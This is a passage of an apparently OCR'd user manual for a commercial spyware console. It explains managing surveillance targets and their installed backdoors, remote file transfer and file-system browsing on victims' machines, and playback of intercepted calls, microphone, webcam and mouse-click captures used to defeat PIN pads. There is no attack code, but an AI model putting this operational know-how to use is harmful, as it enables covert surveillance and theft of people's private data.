- Select a target, either by:
  1. Clicking on the target in menu-list:


  2. Or double clicking on target's icon in icons-list:




- Edit a target: after selecting a target at the top of the window you can edit fields and save them clicking “Save” button.
  At the bottom, you can view all backdoors the selected target belongs to:



You can see backdoor's details by double clicking backdoor's icon.
To add a new backdoor to the selected target clicking "Add" button on the right:




Fill field "Description" and click "Save" button to save data.
You can view the activity's target clicking on the link upper details of selected target:




- Close a Target: Select Status CLOSE and press the SAVE button. Closing a target is an irreversible operation that should only be used in the appropriate case.
  All the backdoors related to a closed target will be automatically uninstalled upon the next synchronization.

- Move a target; you can move a target from one activity to another. This can be useful if you open a new investigation and the target has to be into that investigation. Instead of closing the target and reinstall a new backdoor, you can keep the backdoor installed and move it to the new investigation. When a target is moved the original one will remain in place and will be closed (no new logs will arrive). The moved target will receive all the new logs as if it was there already from the beginning.




You can only move a target to an open activity.

- Remove a target: after selecting a target, press “Del” button on the top of details of the selected target, you must confirm the action to proceed:



Click “Yes” to confirm or “No” to exit.
NOTE: Deleting a Target will recursively delete all of its backdoors and logs.

Backdoors




You can view a list of all backdoors on the left under the tab “Backdoors” and also on the right pane when you click on the Backdoors tab title.
Here you can see all the backdoor created within targets and all of their instances.
You can find different types of backdoors identified by different icons. Each operating system has its own icon.

NOTE:
Backdoor installed on different systems (or users) will create different instances. Each instance stands for an installation. First installation will be the instance number 1. Further instances will have the same name followed by an incremental number between parentheses. Each instance can be configured separately.
Actually, when you create a new backdoor the system creates a backdoor class and the first instance of it. The backdoor class can be configured in the “build” section; the instance can be configured (after the first sync) in the configuration part of the backdoor summary. Read the CONFIGURATION chapter for further information.
Instances can be moved under other targets if needed. Let’s say you install a backdoor on a system with 5 users. Every user will generate a different instance of the backdoor. Then you can create targets and move the instances under the correct target.


At this point you can:

- Select a backdoor, either by:
    1. Clicking on the backdoor in menu-list:



2. Or double clicking on backdoor's icon in icons-list

- Edit a backdoor, after selecting a backdoor, this is backdoor's view with details summary icons:



At the top, the link to open activity of selected backdoor:

And near the link to open target of selected backdoor:

Under the links: on the left the summary icon and on the right a list of log's detail's icons.
You can edit "Description" field and the "status", all the other fields are read only and filled automatically by the database.Click  (save) to save changes.


To open a type of log click its detail icon, then summary icon and selected icon's logare replaced mutually:

- Close a Backdoor: Select Status CLOSED and press the  (Save) button. Closing a backdoor is an irreversible operation that should only be used in the appropriate case.
  A closed backdoor will be uninstalled upon the next synchronization.

- Delete a backdoor, after selecting a backdoor, press  (Del) at the top of details of the selected target, you must confirm the action to proceed:

  Click “Yes” to confirm or “No” to exit.
  NOTE: Deleting a Backdoor will recursively delete all of its logs. Deleted backdoors will be automatically uninstalled from the target machine upon next synchronization.

- Move a backdoor,by clicking  (Move to target) you can move a backdoor from one target to another in order to reorganize you instances. When a backdoor is moved the original one will remain in place and will be closed (no new logs will arrive). The moved backdoor will receive all the new logs as if it was there already from the beginning.




  You can only move a backdoor to an open target.

- Update a backdoor, if a backdoor was installed previously on a target and you updated the database with a new version, a button will be displayed:

  If you press the button the backdoor will be automatically upgraded to the latest version the next time it synchronize with the server.
  NOTE: the backdoor will download the update and update itself the next time the user logs in into the system

- Export all logs from a backdoor: by pressing  (Export all logs) and selecting a time frame, you can export all logs from the selected backdoor within that time frame.



NOTE: All log files will be exported as a single zip archive.

- Configure a backdoor: by pressing the  button you can access the configuration section of a backdoor:

In this section you can see the configuration history of a backdoor. All the previous configurations can be reviewed by selecting them and pressing “edit” or double-clicking them.
If a configuration has an empty “sent date” it means that this configuration was not sent to the backdoor. Only the first configuration in the list (the most recent) can have an empty “sent date”.


For further information on how to configure a backdoor, please refer to the configuration section of this manual.

- Send and receive files from a backdoor: the two button Upload and Download will open the lists of file to be uploaded to the backdoor or downloaded from the target machine. These files will be moved during following synchronizations.

  Downloading a file from the target PC requires the operator to input a filename (of a file located on the target PC) with absolute pathname. It is possible to specify multiple files using *wildcards* like, for instance: "*c:\Dir\Files*.doc*". Besides to standard environment variable, it is possible to use the virtual variable "dir" that points to the repository hidden on the target device. On Mobile devices the root directory is "\", so "c:\Dir\Files*.doc" becomes "\Dir\Files*.doc".


  NOTE: Downloaded files can be viewed in the "Downloaded Files" log section

  NOTE: Files can also be added to the download queue from the File System tab.



  The files in the Upload queue are transferred on the target PC at the first synchronization and are stored in the hidden repository of the RCS agent (they can be accessed using the virtual variable "dir").

- View backdoor informations: by pressing the Info button you can browse information logs coming from the backdoor. These logs include: Backdoor start time, information about infection of other users or mobile devices, crisis situations among others



- Browse target's file system: by pressing the File System button you can browse files and directories on the target machine

If you want to see the file content, you can add a file to the download queue (see "Send and receive files from a backdoor") by selecting that file and pressing the Download button.

NOTE: File system browsing is performed in an asynchronous way: if you want to update the directory content, or browse new/not scanned directories, you have to schedule the directory scanning on the next synchronization. First time the backdoor starts, only some key directories are scanned (eg: root directory, user's home, etc.). If a directory is shown in blue it means that the content of that directory has not been scanned yet. If you are interested in that content, select the directory and press the Schedule button. Next time the backdoor synchronizes, the directory's content will be retrieved. It is also possible to specify a scan depth (each subfolder in the tree counts as one level).
If a directory is shown in red it means that its content has been already scheduled for scanning but not retrieved yet.

Summary

Summary shows all icons to view all type of logs and a summary of all related statistics:

For each log there is a counter:

- In bold: new logs have arrived and still to be reviewed;
- In normal: all the logs have been reviewed.

You can select more than one backdoor at a time. In this case the counters will show cumulative values.


To open a log type, click its detail icon.

At the left top of detail's log's table there are some buttons:

 /  To show unread or all logs;
 To manage note of selected log: create a new note or modify or delete an existing note.
 Add selected log to blotter,
 Download, this button is enabled after selected one or more item;

Note can be public and private:


The Tag Bar (priority) let you change priority of selected logs and is visible only when one or more rows are selected.



Tags in the Tag Bar are displayed in different colors from lower priority (*white)* to higher (*red)*. Selected tags are displayed without a drop shadow.

You can change tag of selected row or rows just by clicking on new tag.

Right to the Tag Bar, there is a checkbox that let you show or hide remote data:



If you check it, remote data columns appear in the table; by default remote data are hidden.

It's possible to filter table's content: flag one or more checkbox in table's header and specify your filter in the popup:

To remove filter, remove flag from its checkbox. To edit a filter click on the title text of the column.


Under the table, you can change the number of displayed logs per page, the default is 20:

You can navigate the result pages with "<<" and ">>" buttons.

You can select more than one backdoor at a time. In this case the counters will show cumulative values and the agents log view will show log detail originating from any of the selected backdoor.

To select more backdoors, in left pane under tab "Backdoors", first select one backdoor, then press and hold the "Ctrl" button while selecting another backdoor and do the same for all backdoors you want to select.

One backdoor selected:



With more backdoors selected the counters show cumulative values for any type of log:


If you want to select consecutive backdoors, select first backdoor then press and hold “Shift” button while selecting the last backdoor.

Timeline

The timeline visualization shows the logs in a temporal order disregarding the type of log. All the logs are mixed together and displayed in a single table.


This is very useful during an investigation to see exactly what a target has performed and when. This view presents you the actions of the target in a chronological order rather then focusing on the type of data you are interested (as the other views).

If you double-click an entry, you will be redirected to the correct visualization of that specific log.




Call,Mic

Select this agent view to show a list of all recordings of kind “call list”, “call” or “mic”.



Double-clicking on a row a simple audio player is shown on the lower part of the view.
A public note editor is also shown at the right of the player.
Modify the note and press “Ok” button to save the changes.
These can be used to easily record any notes related to the listening recording.
The first time a row is selected or if the recording is still in place, the audio file needs to be downloaded, a progress bar shown until finished:



This control let you change the volume.

Move this arrow to change the balance, zero is default.

Left channel (L means Local) will contain the target’s “voice”, right channel (R means Remote) will contain the peer’s “voice”.

There are four buttons to interact with the audio player:



to start player from begin;


to go back five seconds;

to play audio;


to pause audio.

The bar shows in red the portion of the audio already played:




Webcam, Snapshot, Mouse Click

Select this agent view to show a list of all captured images from webcam, snapshot or mouse clicks. Mouse clicks are very useful to capture random pin pad authentication on the web.



Id	Tag	Notes	Date	Process	Window	Size	OCR
89716		0	2009-05-26 08:48:57	notepad.exe	Untitled - Notepad	98 Kb	
89715		0	2009-05-26 08:48:36	rundll32.exe	RCS Status Log	43 Kb	
89685		0	2009-05-26 08:25:32	mspaint.exe	untitled - Paint	151 Kb	
89678		0	2009-05-26 08:25:16	mspaint.exe	untitled - Paint	151 Kb	
89677		0	2009-05-26 08:25:03	wordpad.exe	Document - WordPad	97 Kb	
89676		0	2009-05-26 08:24:49	wordpad.exe	Document - WordPad	97 Kb	
89675		0	2009-05-26 08:24:42	explorer.exe	UNKNOWN	140 Kb	
89674		0	2009-05-26 08:21:39	rundll32.exe	RCS Status Log	137 Kb	

Under the table, there are frames of all webcam or snapshot's logs. Double click on a frame to see more details:




At the right of the page you can change zoom factor with four buttons:
"Fit" button to fit the image with the current view,
"1:1" button to see the image at the original size,
"+" button to increment zoom,

“-“ button to decrement zoom;

